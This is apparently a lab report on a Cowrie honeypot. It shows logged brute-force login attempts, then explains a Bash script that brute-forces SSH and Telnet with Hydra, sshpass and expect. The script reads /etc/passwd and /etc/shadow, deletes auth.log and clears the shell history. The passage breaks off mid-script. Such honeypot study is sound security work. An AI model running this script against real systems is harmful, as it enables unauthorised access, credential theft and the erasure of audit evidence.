
b. The most-used failed usernames and passwords were filtered and displayed, showing common usernames like 'root', 'admin', 'test1' and 'user' being used. Weak passwords such as '123456', '123', 'password' were recorded:




c. The failed login attempts were also classified by ports 2222 (Cowrie's SSH port) and 2223 (Cowrie's Telnet port), with results showing that a whopping 97% of attempts were made on the Cowrie's SSH server, with only 3% of attempts made on Telnet server.



d. The top failed logins were classified by username attempts, which showed that the majority of the attempts were made using the usernames 'root' and 'admin'. There were no successful logins across the full 5 days.



e. Finally, the login failures were listed as log entries, recording a total of 125,905 failed login attempts.



Cowrie - Login Failures

125905 documents

```
> Jun 15, 2024 @ 13:19:50.646  root   180.101.88.252   login attempt [root/cisco123!@#] failed
> Jun 15, 2024 @ 13:19:49.273  root   180.101.88.252   login attempt [root/cisco@123] failed
> Jun 15, 2024 @ 13:18:42.054  root   180.101.88.252   login attempt [root/cisco!@#123] failed
> Jun 15, 2024 @ 13:18:40.760  root   180.101.88.252   login attempt [root/cisco123] failed
> Jun 15, 2024 @ 13:18:39.420  root   180.101.88.252   login attempt [root/Cisco12#$] failed
> Jun 15, 2024 @ 13:17:44.010  root   180.101.88.252   login attempt [root/cisco12#$] failed
> Jun 15, 2024 @ 13:17:41.284  root   180.101.88.252   login attempt [root/Cisco!@#] failed
> Jun 15, 2024 @ 13:17:39.959  root   180.101.88.252   login attempt [root/cisco!@#] failed
> Jun 15, 2024 @ 13:16:40.024  root   180.101.88.252   login attempt [root/ChinaCache] failed
> Jun 15, 2024 @ 13:16:35.906  root   180.101.88.252   login attempt [root/chinacache] failed
> Jun 15, 2024 @ 13:15:35.551  root   180.101.88.252   login attempt [root/Ch4ng3m3!] failed
> Jun 15, 2024 @ 13:15:35.472  root   130.105.139.249  login attempt [root/xc3511] failed
> Jun 15, 2024 @ 13:15:35.212  adm    130.105.139.249  login attempt [adm/] failed
```

Rows per page: 50

< 1 of 10 >

3. Attacking Cowrie Honeypot


Based on the earlier-shown log data accumulated over 5 days, most login attempts were made on Cowrie's SSH server (97%), as opposed to Telnet server (3%). Therefore, through Bash scripting, three different simulated attacks were targeted at the Cowrie honeypot, with two out of three simulated attacks to be made on Cowrie's SSH server.

3.1 Bash Script Breakdown

This section introduces and breaks down the script into multiple stages, to explain the three different attacks made on the Cowrie honeypot.

3.1.1 Introduction


Firstly, an introductory message to welcome the script user is displayed.



```
1   #!/bin/bash
2
3   # 1. FORMATTING & INTRODUCTION
4   bold="\033[1m"
5   boldend="\033[0m"
6   echo
7   echo -e "${bold}Welcome to SSH_Telnet_Attacker" by Keith Tan!${boldend}"
8   echo
9   printf "    [?] What is your name? "; read name
10  echo "  [#] Welcome $name!"
11  echo
12  echo
13
14
```

- **Lines 1 to 5:** The script is defined to use Bash (shebang line) and variables are defined to bold texts for display onto terminal.
- **Line 7 to 10:** The user is prompted for the name, before an introductory welcome message is printed for the script user.


3.1.2 Define Target, Username & Password List



```
15  # 2. DEFINE TARGET, USERNAME & PASSWORD LIST
16  echo -e "${bold}DEFINING TARGET...${boldend}"
17  echo
18  IP_regex=
    "^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])$"
19
20  echo "  [?] State the target IP address you want to scan..."
21  while true; do #prompt user to input target's IP address, then validate it
22      read -p "   [?] Enter an IP Address to scan: " IP_addr
23      if [[ $IP_addr =~ $IP_regex ]]; then
24          break  #exit loop if IP address is valid
25      else
26          echo "  [!] Invalid IP address of $IP_addr, please re-enter a valid IP address."
27      fi
28  done
29  echo -e "   ${bold}[@] Your target IP address is: $IP_addr${boldend}"
30
31  read -p "   [?] Specify full file path of your username list:" userlist
32  read -p "   [?] Specify full file path of your password list:" passlist
33  user_found=""
34  pw_found=""
35  echo
36
37
```

- **Lines 20 to 29:** The script user is prompted to enter the IP address he/she would like to target, before REGEX checks are performed to confirm that the IP address given is valid and finally printing the IP address back for the script user.
- **Lines 31 to 32:** The script user is prompted to prepare and state the desired file path of both a username list and password list of login credentials. Both lists will be used in the subsequent sections of the script, when bruteforce is attempted.
- **Lines 33 to 34:** New variables are defined early in the script within global scope, to store future values of valid login credentials, both the username and password found via bruteforce attempts at a later stage.

3.1.3 Define Attack




```
38  # 3A. CHECK FOR REQUIRED INSTALLATIONS
39  function install_sshpass() { # installing sshpass (to automate ssh into remote server)
40      if ! command -v sshpass &> /dev/null
41      then
42          echo "  [!] sshpass is not installed. Installing sshpass now..."
43          if sudo apt-get install -y sshpass > /dev/null; then
44              echo "  [#] sshpass is successfully installed."
45          else
46              echo "  [Error] Failed to install sshpass."
47          fi
48      else
49          echo "  [#] sshpass is already installed."
50      fi
51  }
52
53
```

Firstly, a function **install_sshpass()** was defined to install **SSHPass**:

- **Line 39:** Defines the **install_sshpass** function that checks if **sshpass** is installed.
- **Lines 40 to 41:** Used **! -v sshpass** command to check if **sshpass** is installed, then redirect any output (both standard inputs and errors) from the command to **> /dev/null** to suppress output, to ensure that the check run silently.
- **Lines 42 to 47:** Alert user that **sshpass** is not installed, and therefore will be installed now using **sudo apt-get install -y sshpass**. Thereafter, if the installation is successful, the **then** block will run to alert the user (and vice versa):
  - **-y** automatically answers "yes" to any prompts
  - **> /dev/null** supresses output
- **Lines 48 to 50:** **else** alert the user that **sshpass** is already installed.

3.1.3.1 Attack 1: Hydra SSH Bruteforce & SSHPass Login



```
54  # 3B. DEFINE ATTACKS
55      # ATTACK ONE: HYDRA - SSH BRUTEFORCE
56  function hydra_sshattack() {
57      echo "  [#] Using Hydra to SSH Bruteforce..."
58      install_sshpass
59
60      read -p "   [?] Specify full directory file path to store output:" sshhydraout
61      echo "  [#] SSH Hydra Bruteforcing now..."
62
63      hydra -L $userlist -P $passlist $IP_addr ssh -o ${sshhydraout}/hydrasshbruteforce.txt > /dev/null 2>&1
64          #check if login successful
65      if grep -iq "password:" "${sshhydraout}/hydrasshbruteforce.txt"; then #if the hydra output file contains
    string 'password:'...
66          user_found=$(grep -o 'login: .*' ${sshhydraout}/hydrasshbruteforce.txt | cut -d' ' -f2)
67          pw_found=$(grep -o 'password: .*' ${sshhydraout}/hydrasshbruteforce.txt | cut -d' ' -f2)
68          echo -e "   ${bold}[!] Bruteforce successful. Weak credentials found: $user_found :
        $pw_found${boldend}" #echo to user in terminal
69          echo "$(date) [!] Bruteforce successful. Weak credentials found: $user_found : $pw_found" >>
        ${sshhydraout}/hydrasshbruteforce.txt #add to output file
70      else
71          echo "  [@] Bruteforce completed. No weak passwords were detected." #echo to user in terminal
72          echo "$(date) [@] Bruteforce completed. No weak passwords were detected." >> ${sshhydraout}/
        hydrasshbruteforce.txt #add to output file
73      fi
74      echo
75
76      #~ #use SSHpass to enter target (Cowrie) and execute commands:
77      echo "  [*] Connecting via SSH & Running Commands within Target..."
78      echo "  [*] Printing Results..."
79      echo
80      sshpass -p "$pw_found" ssh "$user_found@$IP_addr" "\
81      echo -e '\033[1m1. MACHINE INFO:\033[0m'; whoami; id; uname -a; echo; \
82      echo -e '\033[1m2. NETWORK INFO:\033[0m'; ifconfig; netstat -tapn; echo; \
83      echo -e '\033[1m3. CONFIG FILES (/etc)\033[0m'; cd /etc && ls; echo; \
84      echo -e '\033[1m4. /etc/passwd\033[0m'; cat /etc/passwd; echo; \
85      echo -e '\033[1m5. /etc/shadow\033[0m'; cat /etc/shadow; echo; \
86      rm -f /var/log/auth.log; \
87      history -c"
88
89      echo "  [!] Commands executed, logs cleared. Disconnected from Target."
90  }
91
```


The first attack was scripted. The function **hydra_sshattack()** was defined to (a) bruteforce into the SSH server, (b) save the results into a .txt file, and finally (c) use **SSHPass** to automate SSH login using the discovered valid login username and password to remotely execute specific commands to enumerate the Cowrie SSH server:

- **Line 58:** Calls the previously defined **install_sshpass** function to verify the installation SSHPass.
- **Line 60:** Prompts the user to specify a directory to store the output, linking it to the **sshhydraout** variable.
- **Lines 61 to 63:** Notifies the user that the SSH Hydra brute-forcing is starting. Runs the Hydra tool with the user-specified username list and password list against the earlier-defined target IP address. Results were saved to the file **hydrasshbruteforce.txt**, with the accompanying outputs (both standard outputs and errors) being suppressed.
- **Lines 65 to 74:** Checks if the Hydra output file contains the string "password:", which would indicate a successful login and valid password found. Thereafter, by text manipulation, the valid username and password found, with additional timestamp, was appended to the Hydra output file **hydrasshbruteforce.txt**. The

user was also alerted on Terminal. Vice versa, if the bruteforce was unsuccessful, the message "no weak passwords detected" with a timestamp was alerted to the user on Terminal, and also appended into the output file.

- **Lines 76 to 85:** SSHPass was executed to log into the Cowrie SSH Server using the discovered username and password, to automatically execute the following commands to enumerate the target:
  - Get information on machine/system: **whoami**, **id**, **uname -a**
  - Get network information: **ifconfig**, **netstat -tapn**
  - Get configuration file details: **cd /etc && ls**
  - Get information on /etc/passwd file: **cat /etc/passwd**
  - Get information on /etc/shadow file: **cat /etc/shadow**
- **Lines 86-89:** Cover tracks by clearing auth.log and clearing the command history.

3.1.3.2 Attack 2: For-Loop SSH Bruteforce & SSHPass Login




```
92       # ATTACK TWO: FOR-LOOP - SSH BRUTEFORCE
93   function forloopsshbrute () {
94       echo -e "   [#] Using For-Loop to SSH Bruteforce..."
95       echo
96       install_sshpass
97       IFS=$'\n'   # Set IFS to newline to handle usernames and passwords with spaces correctly
98   
99       function try_ssh { #attempt SSH with username and password
100          local user=$1
101          local password=$2
102          echo "  [@] Trying username: $user and password: $password"
103          sshpass -p "$password" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 "$user@$IP_addr" "exit" > /
             dev/null 2>&1
104      }
105  
106      for USER in $(cat "$userlist"); do #iterate over each username in the userlist
107          for PASSWORD in $(cat "$passlist"); do #iterate over each password in the passlist
108              try_ssh "$USER" "$PASSWORD"
109              if [ $? -eq 0 ]; then
110                  echo -e "   ${bold}[!] Credentials found - $USER:$PASSWORD${boldend}"
111                  user_found=$USER
112                  pw_found=$PASSWORD
113  
114                  #use SSHpass to enter target (Cowrie) and execute commands:
115                  echo
116                  echo "  [*] Connecting via SSH & Running Commands within Target..."
117                  echo "  [*] Printing Results..."
118                  echo
119                  sshpass -p "$pw_found" ssh -o StrictHostKeyChecking=no "$user_found@$IP_addr" "\
120                      echo -e '\033[1m1. MACHINE INFO:\033[0m'; whoami; id; uname -a; echo; \
121                      echo -e '\033[1m2. NETWORK INFO:\033[0m'; ifconfig; netstat -tapn; echo; \
122                      echo -e '\033[1m3. CONFIG FILES (/etc)\033[0m'; cd /etc && ls; echo; \
123                      echo -e '\033[1m4. /etc/passwd\033[0m'; cat /etc/passwd; echo; \
124                      echo -e '\033[1m5. /etc/shadow\033[0m'; cat /etc/shadow; echo; \
125                      rm -f /var/log/auth.log; \
126                      history -c"
127  
128                  echo "  [!] Commands executed, logs cleared. Disconnected from Target."
129                  break 2
130              fi
131          done
132      done
133      unset IFS
134  }
135  
```


For the second attack, the function **forloopsshbrute()** was defined to use a for-loop to attempt SSH bruteforce by iterating over a user-specified username list and password list. Once the valid login credentials were found, SSHPass was used to automate login into Cowrie's SSH server, to remotely execute commands to enumerate the target.

- **Lines 93 to 97:** The **forloopsshbrute()** function was defined, by firstly calling the **install_sshpass** function to verify that **sshpass** has been installed. A new variable **IFS** was defined and set to \n (new line), so that at the subsequent parts of the same function when iterating the user-specified username list and password list, any spaces within each element would be ignored.
- **Lines 99 to 104:** With the **forloopsshbrute()** function, a new function try_ssh() is defined, which attempts to login via SSH using a username and password combination. This function would later be fed into a for-loop to iterate across multiple username-password combinations.
  - **user=$1** and **password=$2** declared user and password as variables tagged to 1st and 2nd arguments respectively.
  - **local** ensures both variables are scoped only within the function and do not interfere with variables outside the function.
- **Lines 106 to 112:** Iterates over each username and password, attempting SSH login with a pair of username and password combinations when the **try_ssh** function is ran. If the username and password is found, the user is notified and the valid login credentials are saved into the respective variables **user_found** and **pw_found**.
- **Lines 114 to 124:** SSHPass was executed to log into the Cowrie SSH Server using the discovered username and password, to automatically execute the following commands to enumerate the target:
  - Get information on machine/system: **whoami**, **id**, **uname -a**
  - Get network information: **ifconfig**, **netstat -tapn**
  - Get configuration file details: **cd /etc && ls**
  - Get information on /etc/passwd file: **cat /etc/passwd**
  - Get information on /etc/shadow file: **cat /etc/shadow**
- **Lines 125-128:** Cover tracks by clearing auth.log and clearing the command history.
- **Line 133:** Stop/reset the **IFS**.

3.1.3.3 Attack 3: Telnet Bruteforce & ‘expect’ Login



```
    # ATTACK THREE: 'EXPECT' - TELNET BRUTEFORCE
function expect_telnetattack() {
    echo -e "   [#] Using Expect module to Telnet Bruteforce..."
    read -p "   [?] Specify full directory file path to store output:" telnetbruteout

    for un in $(cat $userlist); do
      for pw in $(cat $passlist); do
        echo "Trying username: $un and password: $pw"

        # Use 'expect' to attempt Telnet login
        result=$(/usr/bin/expect <<EOF
set timeout 5
spawn telnet $IP_addr
expect "login: " { send "$un\r" }
expect "Password: " { send "$pw\r" }
expect {
    "Login incorrect" { exit 1 }
    "$ " { exit 0 }
    timeout { exit 1 }
}
EOF
)
        if [ $? -eq 0 ]; then
            user_found=$un
            pw_found=$pw
            break 2
        fi
      done
    done

    if [ -n "$user_found" ] && [ -n "$pw_found" ]; then
        echo -e "   ${bold}[!] Bruteforce successful. Weak credentials found: $user_found :
        $pw_found${boldend}" #echo to user in terminal
        echo "$(date) [!] Bruteforce successful. Weak credentials found: $user_found : $pw_found" >>
        ${telnetbruteout}/telnetattack.txt #add to output file

```




```
        #use 'expect' to enter Telnet of target (Cowrie) and execute commands:
        echo "   [*] Connecting via Telnet & Running Commands within Target..."
        echo "   [*] Printing Results..."
        /usr/bin/expect <<EOF
set timeout 5
spawn telnet $IP_addr
expect "login: " { send "$user_found\r" }
expect "Password: " { send "$pw_found\r" }

expect "$ " { send "echo\r" }
expect "$ " { send "echo '1. MACHINE INFO'\r" }
expect "$ " { send "whoami\r" }
expect "$ " { send "id\r" }
expect "$ " { send "uname -a\r" }

expect "$ " { send "echo\r" }
expect "$ " { send "echo '2. NETWORK INFO'\r" }

expect "$ " { send "echo\r" }
expect "$ " { send "echo '3. CONFIG FILES'\r" }
expect "$ " { send "ifconfig\r" }
expect "$ " { send "netstat -tapn\r" }
expect "$ " { send "cd /etc && ls\r" }

expect "$ " { send "echo\r" }
expect "$ " { send "echo '4. /etc/passwd'\r" }
expect "$ " { send "cat /etc/passwd\r" }

expect "$ " { send "echo\r" }
expect "$ " { send "echo '5. /etc/shadow'\r" }
expect "$ " { send "cat /etc/shadow\r" }
expect "$ " { send "rm -f /var/log/auth.log\r" }
